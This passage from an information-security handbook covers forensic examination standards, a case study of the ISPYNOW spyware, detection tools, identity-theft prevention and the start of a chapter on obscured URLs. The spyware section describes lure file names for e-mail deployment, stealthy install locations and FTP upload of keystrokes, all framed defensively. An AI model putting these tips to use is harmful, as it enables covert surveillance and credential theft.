An alternative to an individual with a specific certification would be to ensure that anyone undertaking a forensic examination has the experience (usually law enforcement or military background) if not a specific certification. For example, a person with direct experience advising and training law enforcement on technology solutions for intelligence gathering, computer security related issues, and computer crime investigations — such a person with the necessary skills could specialize in computer forensics/seizure/analysis consulting and computer/Internet investigations. It is possible that such an individual might even be a licensed private investigator. These qualities would likely signify a professional with the required skills to meet investigation standards and the ability to make evidence stand up in legal proceedings.

Some of the more common requirements for any certification are that the applicant:

- Has no criminal record
- Meets minimum forensic, computer security experience or the necessary forensic training requirements
- Abides by a code of ethical standards (each certification may have its own unique code of ethics)
- Passes an examination that tests his or her knowledge of forensic evidence gathering, seizure, and analysis processes for completing a forensic investigation

Forensic Examination Procedures

The procedures below are developed and provided by the IACIS®. These forensic examination procedures are established as the standard for forensic examination by the IACIS to ensure that competent, professional forensic examinations are conducted by IACIS members. The IACIS promotes and requires that these standards be used by all IACIS members.

Every forensic examination involving computer media is likely to be very different. As a result, each investigation cannot be conducted in the exact same manner for numerous reasons. IACIS standards identify that there are three essential requirements for a competent forensic examination:

1. *Forensically sterile examination media must be used.* This means that any media used in an examination will not retain any characteristics of prior use. If practical, the media should be new. Media should, at a minimum, be completely wiped of any previously stored data by a trusted method and verified to be virus-free.
2. *The examination must maintain the integrity of the original media.* The examination process and tools used during the examination must ensure that any media being examined is not changed; it must retain its original characteristics. The integrity of the media must not be compromised.
3. *Printouts, copies of data and exhibits resulting from the examination, must be properly marked, controlled, and transmitted.* Handling of any documentation, hardcopy or electronically stored, must be carefully labeled, have access to it limited, and be closely controlled; — being sure to maintain the "chain of custody" for the data so that it cannot be manipulated or tainted by outside sources.

The IACIS identifies specific recommended procedures for conducting complete examinations of media such as a computer hard disk drives (HDDs) or floppy disks. The detailed standards that the IACIS has documented for examination procedures are available from the IACIS Web site at http://www.cops.org/forensic_examination_procedures.htm.

Presentation of Evidence

- Evidence must be gathered as identified by the examination procedures. A copy of the evidence should be given to management personnel and as well as to a suspected perpetrator or whomever is considered the owner (user) of the username or workstation where the activity occurred in order to give that person an opportunity to provide an explanation.
- Electronic evidence must be presented as follows:
  - The user's machine must be unsealed in front of the user and set up to show the file structures and dates that those files were last modified.
- The "ghost" machine must be set up to be the same as the user's machine. The ghost machine is a system set up to have a complete image of the infected system copied to it. This is often called "ghosting the system," which comes from the name of the software product (Ghost) that can provide this functionality.
- It must be agreed, by the Incident Response Team Leader and the machine's user, that the ghost machine truly reflects a complete unmodified copy of the user's machine.

FIGURE 37.1 ISPYNOW.

- To preserve evidence and ensure that the user believes in the evidence, the user's machine must be sealed in the presence of the user and the seals signed by the user and the Team Leader.
- ONLY the ghost machine is utilized for the presentation and testing of the evidence. The original system should be protected from any potential modification and maintained in case it is needed in a court case.

Seeing through the Ghost

Vendors will often exaggerate the capabilities of their products in a technical description. To verify any technical specification claimed in marketing, it is necessary to put a product through tests to validate those claims or to install and try out the features of the product to determine how it provides some of the functions as outlined in the charts illustrated by Tables 37.1 through 37.6.

The product selected to technically dissect and describe its functionality is ISPYNOW. Remember that these types of applications thrive on being difficult to detect and are very stealthy by design, so be assured that implementation specifics are constantly changing and may be different by the time this chapter is published. Also, this discussion focuses solely on what is happening on a Microsoft Windows platform when this application is installed. Figure 37.1 represents a screen print of the online home page for ISPYNOW.

ISPYNOW was chosen as the example, simply based on experience in having to investigate a case where the product was used in a malicious way by students at a high school. These students were caught using the product to capture usernames and passwords of teachers to gain access to the administrative servers to modify grades and truancy records. The students became so efficient with the product that they started selling grade upgrades to fellow students. They eventually were caught and expelled from school. This raises the question: are these students future businessmen or criminals? The answer was clear in this case when Class D felony charges were filed.

FIGURE 37.2 Wizard SpyWare module creation.

Obtaining ISPYNOW is very easy and simply requires access to the ISPYNOW Web site filling in the appropriate information using a credit card or money order — establish a user account name and password to use for the online account and it is set to go. As of 2003, the product cost was approximately $80.

A quick note on credit-card numbers: based on an FBI study, the going rate for a valid credit-card number on the Internet is about $4.50. Thus, it would be fairly easy to use stolen credit cards to buy such a spyware account and hide the buyer's true identity.

Having entered the appropriate information, whether it is valid or not valid, you are ready to log in and start configuring and creating your spyware executable. If you have been collecting data from various systems for some time, the initial screen after logging in will list the usernames from the systems where data has been intercepted. To view the data collected, select the specific username and browse through the data logged, from keystrokes, to Web sites visited, to applications used, to chat sessions initiated.

This application is very user friendly and has a three-step wizard to aid in creating an "ispy" module. The wizard will ask the creator very simple questions regarding what type of data from the target system would be of interest to intercept and if a splash screen should be used when the application runs and installs. There are defaults that are auto-selected, thus making it as easy as clicking "Next" three times to complete the spyware executable creation. Once you complete the spyware module, you are ready to deploy it for data interception and collection. Figure 37.2 represents a screen print of the wizard spyware module creation.

Spyware applications can be deployed in a variety of ways. The ISPYNOW executable is small enough to fit on a floppy disk, meaning it is less than 1.44 megabytes in size; it can be burned to a CD-ROM or placed on a USB data storage device.

To install the spyware program, there are multiple ways to accomplish it. Examples would be to:

- Execute the program from one of the media types described earlier.
- Browse to the Internet, log into the spyware vendor account and download, followed by opening the "ispy" module created earlier for installation.
- Attach the executable to an e-mail with a creative name so that people are intrigued enough to run it. This is where social engineering works very well. Name the executable something like "FreeNude.bat," "YouveWon.exe," or something similar. Natural human tendencies and curiosity will take over for getting the attachment executed. This can also be called basic stupidity.

If someone really wants to be stealthy and has some programming background, the executable could be run using a script that executes upon opening the e-mail.

Take a look at what is happening on the desktop once ISPYNOW is installed. During the installation process, the application can be installed with a splash screen telling the user that the product is running or it can remain stealthy. The executables will be located in the Windows directory, whether the system is running Windows 9.x, Windows NT, Windows 2000, or Windows XP. The naming convention of the executables is random; examples include host16sys.exe or dos32win.exe.

There are multiple executables in most cases and the name of the executable changes after each reboot. The one consistent thing about all the executables found on systems with ISPYNOW running is they are exactly same size and have the same date and time stamps.

There are a few registry entries made as well, the most notable being in the run area on start-up assigning the executable to a variable called sysagent.

The ISPYNOW program creates a directory structure on the system as it collects its data. This directory structure is located in the WINNT\system32 or \windows\system32 directory on NT, 2000, or XP, and is located in the windows\system directory on Windows 9.x. The subdirectory is called isndata. In the older versions of ISPYNOW, the subdirectory name was called shelldata, but was still located in the respective Windows sub directories.

Within the isndata subdirectory, the application creates the subdirectory structure based on the username of who has logged in. So, if someone were to log in as administrator on a system, there would be a directory structure created called c:\winnt\system32\isndata\administrator. This is how the application organizes the data intercepted prior to distributing the information out to the ISPYNOW Web site. The application also creates directories based on the type of information it is collecting, such as keystrokes typed, Web sites visited, applications run, etc. An example would be the subdirectory c:\winnt\system32\isndata\administrator\8; this directory holds the keystrokes typed. The log files created by the ISPYNOW program are ".dat" files; however, they are really just text files that can be opened and edited by Notepad and read.

So how does the data get transmitted to the ISPYNOW Web site so that it can be retrieved remotely and viewed from anywhere? The program initiates an FTP outbound request, it uses the ISPYNOW account username and password described earlier, logs into the Web site, and transmits the data. If you were sniffing network traffic, it is possible to capture and read the username and password being used by the specific ISPYNOW program.

To detect these types of applications by something other than sniffing network traffic, look at the firewall or IDS logs, and beware of any unusual FTP outbound activity. In general, it would be best practice to deny ubiquitous outbound traffic from the organization's firewall. This may not stop the installation of spyware products, but it can minimize the potential for data leaving the organization. For home users, it would be a best practice to deploy a personal firewall and watch for unusual outbound communications to the Internet.

For ISPYNOW, you can certainly look specifically for communication out to the ISPYNOW Web site IP address, but that would only cover one application.

Tools to Aid in Managing Rogue Activity

So, what is the big deal about spyware versus adware? Some people are confused about the difference between spyware and adware, so let us provide a definition for our purposes of what each one is. An application where advertising banners are displayed while the program is running is called *adware*. Generally, these are pop-up or pop-under screens. *Spyware* is software that sends data back to a third party without first providing the user with an opportunity to "opt-in" or at least be aware that it is happening. In short, spyware could be considered to exist in two categories: surveillance spyware and advertising spyware.

It is possible by this definition for software to be both adware *and* spyware at the same time. While sending ads, the software is also gathering and providing information back to another source without

user knowledge or approval. The important concept is that not all adware is necessarily spyware, and spyware is not always easily detected because it does not need to display ads or ask permission. Spyware can have some of the characteristics that would define a Trojan. A Trojan program can be loosely defined as a program that takes an action triggered by some event. For spyware, the event may simply be any activity on the computer, but it could hide until a future event occurs.

The situation that makes spyware programs dangerous is that they can capture and transmit personal or company confidential data, some of which may include passwords, PINs, a personal name, home address, e-mail addresses, date of birth, Social Security number, as well as possibly a person's driver's license and credit card numbers. Transmitted information could include personal financial information and medical information. In schools it can include the information students need to access grade books and teachers' log-in credentials.

There are several components, even plug-ins that get downloaded from the Internet to the desktop by just browsing certain Web sites, the purpose of which is to track Web site activity along with the possibility of recording keystrokes. In some cases, these components can be applications that compromise the systems they load to by renaming certain standard Windows executables. A real-life example of this type of activity would be where a process tries to rename a file for Internet Explorer: 'c:\Program Files\Internet Explorer\IEXPLORE.EXE' to the file name 'c:\WINNT\system32\Macromed\Flash\Flash.ocx'. Another example is where a process tries to rename a file: 'c:\Program Files\Internet Explorer\IEXPLORE.EXE' to the file name 'C:\WINNT\Belt.exe'. The Belt.exe is a Trojan or another piece of spyware attempting to infect the system. Both of these examples were captured using the Cisco Security Agent (CSA). CSA proactively prevented the spyware from being able to function correctly. This is one of the advertised benefits of the host intrusion prevention capabilities of CSA. Additional discussion on CSA is available later in this chapter.

Watch out! You may even be agreeing to, or authorizing the installation of spyware/adware in applications you download and install. This is done by simply clicking "I ACCEPT" on an online end-user license agreement (EULA). Did you read it? Because you accepted the conditions described in the EULA, is it still spyware, because you have authorized it? For example; take a look at the KaZaA peer-to-peer file sharing application. In its EULA, it states that "We may add, delete or change some or all of the software's functionality provided in connection with KaZaA at any time. This may include download of necessary software modules. Any new features that augment or enhance…" and "You acknowledge that KaZaA or parties appointed by KaZaA may from time to time provide programming fixes, updates and upgrades to you, including automatic updates to the KaZaA Media Desktop, through automatic electronic dissemination and other means." Essentially, you have given permission for a form of spyware/adware to be installed on your system.

Where is the complete and truthful disclosure? Be careful, because by accepting the terms of the license or EULA, you may have agreed that the vendor has the right to run such advertisements and promotions without compensation to you.

Many of these applications are connected to giant marketing companies, especially the Adware type, that utilize SpyWare to monitor a user's buying and spending habits as they surf the Internet. Did you realize that most of the currently available anti-virus programs *can't* detect or remove SpyWare and Adware programs! I'm sure someday soon the integration of this feature into current anti-virus functionality will occur, but in most cases is not there today. You also may not know that almost all Internet businesses routinely buy and sell detailed personal information about online surfers! It was noted earlier in this chapter that criminals routinely capture, validate and sell credit card numbers; they also do this with other information that can be used to steal a person's identity. In 2002 identity theft grew about 300 percent, the year prior it only doubled from the previous year.

Many organizations are beginning to take steps to protect against spyware, in much the same way that processes and products have been implemented against viruses and worms. There are some that would say that companies also use spyware to monitor employees suspected of illicit behavior. In the author's opinion, a distinction must be made and is covered by the definition offered at the beginning of this section. By defining a characteristic of spyware software that captures data "without first providing the

user an opportunity to 'opt-in' or at least be aware that it is happening," organizations can create policy that informs employees of monitoring. In contrast to monitoring of employee activity, spyware is generally also considered to be malicious code. When legitimate applications performing spyware-type functions of capturing user/computer activity are properly used within company policy, they can yield vital forensics used in investigations. When a keystroke-logging program is installed, for example, it can determine whether an employee is stealing intellectual property.

It is important to be very careful with these types of programs. Policy and making employees aware of their privacy rights is critical, especially to avoid potential violations of federal law if, for example, a company captures an employee's sensitive personal information, like credit card numbers. It should be stated in the organization's policy and employees should be informed that there should be *no* expectation of privacy when using company computers. Also, if proper procedures along with legitimate commercial versions of the monitoring software (e.g., Aristotle/5th Column described later) are implemented along with putting in place the appropriate access controls to protect the data, including separation of duties for who can access the data, liability should be minimized. Proper separation of duties would mean, for example, that system/network administrators who typically have access to special access privileges would not have access to the stored monitoring data.

Monitoring applications must not be implemented with the intent of spying on employees, but rather as a management tool to be used when employee or system performance problems are suspected. This is another way to differentiate legitimate use or monitoring/auditing from spyware. It would be desirable, for example, to have an application that can capture typical user or workstation activity, but this information must be carefully protected and only be used in criminal, or employee reprimand type investigations. It should not be necessary to sort through the keystroke logs to determine routine activity. For example, being able to capture such data could result in the interception of passwords as well as employee personal information if workers are shopping online, and federal law prohibits possession of the personal information (e.g., credit cards) without authorization. Having the necessary policy(s), access controls, and procedures in place can compensate for the liability situation; but not being a lawyer, it is important to discuss this topic with the organization's General Counsel.

Another way to minimize the risk of inappropriate access to this data would be to use an outside party to investigate when the organization suspects an employee of misdeeds. Bringing in a third-party investigator protects the company from some liability and helps make the investigation objective. In these situations, the issue is not an IT-only issue. Employee monitoring is considered an HR-Legal issue, and only appropriate people should have access. Having IT and security people as the only ones doing the monitoring and owning the data is not appropriate and does not work effectively.

In an attempt to detect the installation of the spyware in the case study, a few types of products were tried to see what kind of results these product(s) would provide in detecting and protecting against the activity of the ISPYNOW spyware program. A personal firewall (ZoneAlarm from Zone Labs, acquired in late 2003 by Checkpoint) and Symantec Client Security were tested to determine if they could detect the spyware activity.

Version 4.0 of ZoneAlarm, from Zone Labs (www.zonelabs.com) was able to see the ISPYNOW application trying to communicate with the Internet. ZoneAlarm requested whether to block the client information from being sent. By clicking on the prompt, ZoneAlarm was instructed to block communication; however, the FTP outbound initiation occurred anyway. The sniffer in use to detect the communications captured the packet activity to the ISPYNOW Web site, showing that it still transmitted.

The Symantec Client Security (www.symantec.com) performed in a similar way; but when asked to block the outbound activity, it stopped the packets from being sent.

CSA, the host-based intrusion prevention product from Cisco, has the functionality to identify abnormal workstation activity and could be configured to block the outgoing traffic that occurred in the ISPYNOW incidence. Once CSA is configured, it becomes very difficult for spyware applications to install. CSA will identify an anomaly that occurs on a workstation where the agent is installed. It will raise a question to the current user with options, and prompt the user for actions to take based on the incident. All actions and responses are recorded and sent to the management console for further analysis. Alerts

are sent to designated personnel based on the incident response procedure defined within CSA. The Cisco Security Agent is not designed to automatically identify specific spyware applications through some type of signature; this would need to be configured manually. However, CSA is designed to recognize all interception techniques and activity that is irregular to the normal operation of the desktop or server. The CSA product should quickly detect unusual activity to allow for proper actions to be taken to eliminate continued use.

A lesser-known product called 5th Column (Aristotle for the Education industry) from Sergeant Laboratories (www.sgtlabs.com) of La Crosse, Wisconsin, has the capability to detect most all spyware-type applications, including ISPYNOW. In fact, the vendor reports that with the school-based version of software, just within their customer base, it detected nearly a dozen incidents involving Trojans and spyware, including ISPYNOW, in less than a year. It identified this activity in near-real-time in order to take corrective action. It is an enterprise solution that can easily address all workstations/users in an organization. The 5th Column software provides the necessary access controls and ability to report on activity without needing to access captured keystrokes. In fact, with the proper procedures, the data maintains forensic qualities and the keystroke information could be made accessible only by calling the vendor to obtain the access key.

There are some very popular "free" spyware applications that students obtain to capture a teacher's workstation activity. They e-mail the program to their teacher, who inadvertently executes the program, which then causes it to install. This is a really clever method to gain access to tests or the answer key, versus having to steal a paper copy — and all at zero cost. This also raises an important question as to why it is important to use the concept of least privilege and restrict a user's regular access at the workstation as much as possible. Many spyware programs do not require "superuser" type privileges, but reducing a user's privileges at the workstation to the minimum can reduce exposure to rapid spreading or possibly keep some from functioning properly.

Another way to approach the challenge of spyware and adware-type programs is to use programs at each workstation that can specifically detect and remove these types of applications. Of special note is that many vendors will provide a "free" scan of your system for spyware or adware; but when you wish to use the removal components, they will direct you to their Web site to purchase the full-function version of the product. A simple Google search using the keywords "spyware" and "adware" retrieved over 95,000 pages, several of which advertise a "free" scan; several pages provide tips for removing and dealing with the different kinds of programs, while several others provide forums to discuss and better understand these kinds of programs. Anti-spyware applications can find some of the files associated with a spyware program. The challenge is that almost 650 confirmed spyware files can be found for one application, such as in the ISPY case. In the ISPY case, the machine also had about 650 cookies. Some of these programs will function very similarly to anti-virus applications by identifying the offensive programs.

With any of the products used for identifying and removing spyware or adware, it is important to be knowledgeable in what the programs are looking for in order to determine if a product like ISPY is installed. While the authors strongly suggest that you be very careful in using any anti-spyware removal tool or downloading any of the proposed "free" scans, one that we have used and found to be quite effective is called SpyBot Search and Destroy. The author simply asks for donations if you find value in using his tool. It also has an immunize feature that can be used to reduce the rate at which your system becomes changed by typical adware.

Should more information be desired regarding spyware, a Web site exists that is dedicated to providing tools and knowledge needed to protect privacy from the onslaught of spyware, adware, and corporate and government surveillance. That Web site is called "Spywareinfo" at http://www.spywareinfo.com/. Included on this site are forums that provide contact to others who might be experiencing similar issues. This reference is not an endorsement of the information contained on this Web site. As a caution, be sure to validate any resource or information obtained from the Internet to ensure its integrity and accuracy. Malicious people often use the Internet to distribute malicious code and may even post misleading information.

Technology is helpful in the detection of spyware; but as noted throughout this chapter, to prepare yourself for handling a future incident, you need to start with enforceable policy, procedures, and security awareness. Information security is 70 percent people and process and 30 percent technology; and the business functional requirements for implementing that 30 percent technology must be guided and defined by policy.

Information Security: Solving Both Sides of the Equation — You Do the Math

So why is it important to be aware of how adware and spyware programs work? Take a look at identity theft and the impact it has had in terms of loss of personal and confidential data.

As mentioned, identity theft has seen the largest increase of any one specific crime over the past three years. Identity theft also tops the list of consumer complaints, according to a report from the Federal Trade Commission. Based on Federal Trade Commission figures, approximately 700,000 people in the United States were identity theft victims in 2002 alone. However, that number is seldom put into context. According to the FBI's Crime Report Program, identity theft far exceeds the 418,000 robberies committed in the country in 2002.

The Federal Trade Commission's count may actually understate the problem. A recent survey by the Gartner Group (www.gartnergroup.com) finds that as many as seven million Americans feel they have been subjected to identity theft or something like it in the past year.

Let us first define identity theft and describe the elements of the crime. An identity thief is someone who intentionally uses or attempts to use any personal identifying information or personal identification documentation of an individual to obtain credit, money, goods, services, or anything else of value without the authorization or consent of the individual and by representing that he or she is the individual or is acting with the authorization or consent of the individual.

Frank W. Abagnale, a reformed thief and author of *Catch Me If You Can,* now also a Steven Spielberg true-crime film, describes identity theft as one of those things you probably are not very concerned about until it has happened to you. In his career, he did not know of any crime that was easier to commit or easier to get away with than identity theft.

It has become quite simple to assume someone's identity. There are several methods available to gather personal information. These include hacking computer networks and databases, using spyware or "key loggers" (that log keystrokes), dumpster diving, or obtaining a canceled or blank check. Although it would seem that using electronic means would be the most popular way to steal a person's identity, most theft of the information needed is done via physical means — whether by stealing a purse or mail from an unlocked mailbox or simply going through an organization's or person's trash. Just think of the personal information that is on a single check, including full name and address, and possibly a phone number. It also has the full name and address of the bank where the check is drawn, along with the individual's account number and the bank's routing and transit number. Consider the information on those preapproved credit card applications that come in the mail.

Now having an idea of the scope of the problem, how do we go about protecting ourselves? There are two sides to the equation to look at: (1) the organizations that hold consumer information and (2) how consumers handle their own personal information.

On the organization side of the equation, legislation is attempting to help by creating regulations such as HIPAA (Health Insurance Portability and Accountability Act), GLBA (Gramm–Leach–Bliley Act), FERPA (Family Education Rights and Privacy Act), and several others. These regulations are forcing organizations to take the privacy of information very seriously. These regulations require organizations to practice proper diligence in assessing security risk, identifying and remediating vulnerabilities, implementing and communicating reasonable policies and procedures, and building secure infrastructures to reduce risk and protect personal consumer data stored and processed in their networks, databases, and systems.

Some of those top considerations relating to information security include:

1. To protect the confidentiality, availability, and integrity of data
2. To lower the risks associated with the civil, federal, and state laws that can result in costs of lawsuits, fines, or settling out of court
3. To establish systems, procedures, and incident response plans to capture the necessary evidence that can be used in employee terminations or, potentially, in criminal investigations
4. To provide "due diligence" mechanisms to protect data and systems
5. To implement defenses to lower risks associated with malicious code (e.g., intruders, viruses, worms, key-loggers, and spamming)
6. To understand the normal network or system functions to quickly identify anomalies in order to lower the risk associated with network outages or failures such as CPU utilization or bandwidth maximization associated with hostile attacks
7. To use efficient methodologies to develop and build affordable security solutions
8. To comply with security and privacy regulations

Organizations are becoming very aware of the importance of securing customer data, regardless of whether or not they are in a regulated industry. Organizations recognize that hackers are no longer just after the intellectual property of the company; they are after customers' personal information in an effort to exploit the consumers themselves.

The importance of identifying risk by performing security assessments is a critical first step in building a security program. By performing regular assessments and developing a security plan, an organization can significantly reduce its risk of being negligent or liable. Even if an organization is in a regulated environment or faced with budget constraints, best business judgment rules apply when organizations can provide documentation showing diligence through sound policy, regular assessments, and having a security plan.

Regardless of whether you are in a regulated industry or not, the same common-sense rules apply. Privacy and security of information is important, and you can consider using some of the same methods as regulated organizations. The National Institute of Standards and Technology (NIST) provides numerous documents in the "SP800" series that will help develop a comprehensive and holistic defense-in-depth.

Another framework is ISO 17799 Code of Practice for Information Security Management. The ISO 17799 framework can be purchased from www.iso.org. Like NIST, the ISO 17799 framework addresses all areas of information security within an organization.

At one time, information security was a technology challenge. Today, organizations are faced with a much broader issue related to information security — that of liability. There is an increased importance to show due diligence and document how one secures data. The years ahead are going to be about evidence and the ability to protect oneself and one's organization from liability or minimize it by having the necessary documentation and evidence of due diligence and reasonable efforts to protect security and privacy.

The other side of the equation lies with the consumers. Each individual needs to assess his or her own risk and learn how to protect him(her)self, dispose of personal information appropriately, be aware of where they do their online banking, and make use of personal firewalls along with up-to-date anti-virus software, as well as spyware/adware tools on home computer systems. The Federal Trade Commission (http://www.consumer.gov/idtheft) has great information on minimizing consumer risk from identity theft.

InfraGard is another great resource for both the organization and the consumer. InfraGard is a cooperative association, sponsored by the FBI, whose primary objective is to increase awareness and improve security of the United States' critical infrastructures. This is done through chapters across the country affiliated with an FBI field office with the intent of exchanging information, education, and awareness of infrastructure protection issues.

At an identity theft presentation, Special Agent Dennis L. Drazkowski (Wisconsin Department of Justice — Division of Criminal Investigation, White Collar Crime Bureau) used a test to rate your identity

theft awareness IQ and to assess your own personal risk. This test is a good gauge for your personal need to become more proactive as a consumer handling your own information. Below is a series of questions that can be used to perform that personal self-assessment. Answer the following questions to see how you rate.

1. You receive several offers of pre-approved credit every week. (5 Points)
2. Add 5 more points if you do not shred them before putting them in the trash.
3. You carry your Social Security card in your wallet. (5 Points)
4. You do not have a P.O. Box or locked, secure mailbox. (5 Points)
5. You use an unlocked, open mailbox at work or at home to drop off outgoing mail. (10 Points)
6. You carry your military ID in your wallet at all times. (10 Points)
7. You do not shred or tear banking and credit information when you throw it in the trash. (10 Points)
8. You provide your SSN whenever asked, without asking how that information will be used or safeguarded. (10 Points)
9. Add 5 Points if you provide your SSN orally without checking to see who might be listening.
10. You are required to use your SSN at work as an employee or student ID number. (5 Points)
11. You have your SSN printed on your employee badge that you wear at work or in the public. (10 Points)
12. You have your SSN or driver's license number printed on your personal checks. (20 Points)
13. You are listed in a "Who's Who" guide. (5 Points)
14. You carry your insurance card in your wallet or purse, and either your SSN or that of your spouse is the ID number. (20 Points)
15. You have not ordered a copy of your credit report for at least two years. (10 Points)
16. You do not believe that people would go through your trash looking for credit or financial information. (10 Points)

So, how do you rate? Below is the scale. If you fall in the high-risk area, you should seriously consider taking steps to reduce your risk and find ways to better handle your personal information.

100 Points: High Risk
50 to 100 Points: Your odds of becoming a victim are about average — higher if you have good credit
0 to 50 Points: Congratulations, you have a "High IQ." Keep up the good work and do not let your guard down.

Another good resource that was recently published to provide consumer awareness is the "14 Ways to Stop Identity Theft Cold." Once you have assessed your personal risk, you can start to mitigate those risks by taking action using the 14 points outlined below.

1. Guard your Social Security number (SSN). It is the key to your credit report and banking accounts, and is the prime target of criminals.
2. Monitor your credit report. It contains your SSN, present and prior employers, a listing of all account numbers, including those that have been closed, and your overall credit score. After applying for a loan, credit card, rental, or anything else that requires a credit report, request that your SSN on the application be truncated or completely obliterated and your original credit report be shredded in front of you or be returned to you once a decision has been made. A lender or rental manager needs to retain only your name and credit score to justify a decision.
3. Shred all old bank and credit statements, as well as "junk mail" credit-card offers, before trashing them. For best security, use a crosscut shredder; crosscut shredders cost more than strip shredders but are superior. The strip shredder should leave no larger than π-inch strips.
4. Remove your name from the marketing lists of the three credit-reporting bureaus. This reduces the number of pre-approved credit offers you receive.
5. Add your name to the name-deletion lists of the Direct Marketing Association's Mail Preference Service and Telephone Preference Service used by banks and other marketers.

6. Do not carry extra credit cards or other important identity documents except when needed.
7. Place the contents of your wallet on a photocopy machine. Copy both sides of your license and credit cards so you have all the account numbers, expiration dates, and phone numbers if your wallet or purse is stolen.
8. Do not mail bill payments and checks from home. They can be stolen from your mailbox and washed clean in chemicals. Take them to the post office.
9. Do not print your SSN on your checks.
10. Order your Social Security Earnings and Benefits statement once a year to check for fraud.
11. Examine the charges on your credit-card statements before paying them.
12. Cancel unused credit-card accounts.
13. Never give your credit-card number or personal information over the phone unless you have initiated the call and trust that business.
14. Subscribe to a credit-report monitoring service that will notify you whenever someone applies for credit in your name.

Organizations and consumers are faced with an ever-changing and creative criminal. We must improve computer security on both sides of the equation — organizational and consumer.

Willie Sutton, a bank robber, was once asked, "Why rob banks?" His answer, "Because that's where the money is." It may not be the place to find the money any longer; information is money.

Once an individual's identity and information has been stolen, whether the information is gathered from the consumer or an organizational customer database, what is the first thing the perpetrator is going to do? "*Go where the money is!*"… Protect your assets!

The Conclusion: Be Smart and Be Aware

Prepare for incidents in advance, consider what is considered an incident, and establish an incident response plan. Document the appropriate people to call and first actions to take if an incident should occur. If evidence is to be submitted for use in a legal battle, proper handling is essential. Maintaining a chain of custody and the integrity of the information will dictate whether or not it will stand up to a lawyer's scrutiny.

Spyware and adware can be malicious forms of programs that steal information that we do not wish to share. There are methods that can be implemented to combat them up front.

Be very careful of identity theft; in many cases, you only have yourself to blame when it is stolen. Control what you can control directly and you will be taking great strides to minimize your personal risk. Protecting the critical infrastructures of our country and our companies can start at home.

Resources:

CyberCrime Investigators Field Guide, by Bruce Middleton, ISBN 0849311926.
Cisco Security Agents, http://www.cisco.com.
Department of Justice, http://www.usdoj.gov/criminal/cybercrime/.
Federal Trade Commission, http://www.consumer.gov/idtheft.
Google, http://www.google.com.
High Tech Crime Network (HTCN), http://www.htcn.org.
International Standards Organization, http://www.iso.org.
International Association of Computer Investigative Specialists, http://www.iacis.com or http://www.cops.org/forensic_examination_procedures.htm.
ISPYNOW, http://www.ispynow.com.
National Institute of Standards and Technology (NIST), http://csrc.ncsl.nist.gov/publications/nistpubs/index.html.
SANS Institute, http://www.sans.org/.

Southeast Cybercrime Institute (SCI), http://cybercrime.kennesaw.edu/.
Spybot Search and Destroy, http://safer-networking.org/.
Spywareinfo, http://www.spywareinfo.com/.
Symantec, http://www.symantec.com.
Zone Labs, http://www.zonelabs.com.
5th Column/Aristotle, http://www.sgtlabs.com.

Obscuring URLs

Ed Skoudis, CISSP

Introduction

Suppose one is innocently surfing the Internet or reading e-mail. In the browser or e-mail client, one observes a nifty link to an important E-commerce or financial services Web site, such as www.goodwebsite.org. If one clicks on this link, surely one will be directed to the genuine good Web site, right?

Not necessarily! Various computer users and attackers have invested a great deal of time and effort devising schemes to obscure Uniform Resource Locators (URLs) to dupe innocent users, trick administrators, and trip up investigators. By playing various games with browsers, scripts, and proxies, an attacker can make a link that looks like it goes to one site, but really points somewhere else entirely. In a sense, these URLs really act like simple Trojan horses. They look like they are used to access a useful or at least benign Web site, but really mask another site with potentially more insidious intentions. This chapter analyzes some of the most common methods for obscuring URLs and presents methods for foiling such plots.

Motivation for Obscuring URLs

Before delving into how attackers disguise their URLs, let us discuss their motivations for doing so. There are several reasons for attackers to manipulate their URLs to prevent others from easily understanding the nature of a link.

Foiling Browser History Examination

One of the most straightforward reasons for obscuring URLs involves foiling browser history examination. In an environment where multiple users have access to a single machine, such as a shared home computer or a work environment where administrators frequently analyze desktop systems, some users may want to disguise their surfing habits as revealed in the Web browser's history. A user who is conducting job searches of competing companies or who is frequently accessing pornographic Web sites or other forms of questionable content likely wants to avoid traces of this activity in the browser's history file. Such a user would much rather have the browser history showing access of an innocuous site, such as www.goodwebsite.org, instead of a nefarious site, such as www.evilwebsite.org.

In fact, once a year, this author volunteers to teach classes to a group of mothers about kid-safe Internet surfing for their children. Inevitably, one of the mothers asks about how to track where her child, Johnny or Suzie, has been surfing using the family computer. I explain how to review browser history, and how to look for evidence of purposely obscured URLs using the techniques discussed later in this chapter. Based on my lesson, the mother is now armed to snoop on the family's browsing activities. On more than one occasion, I have received feedback about these lessons, but not from the mother, Johnny, or




FIGURE 39.1 XSS attack structure.

Suzie. In fact, a couple of unhappy fathers have called me, asking why I am teaching their wives how to analyze their surfing habits.

Tricking Users in Cross-Site Scripting Attacks

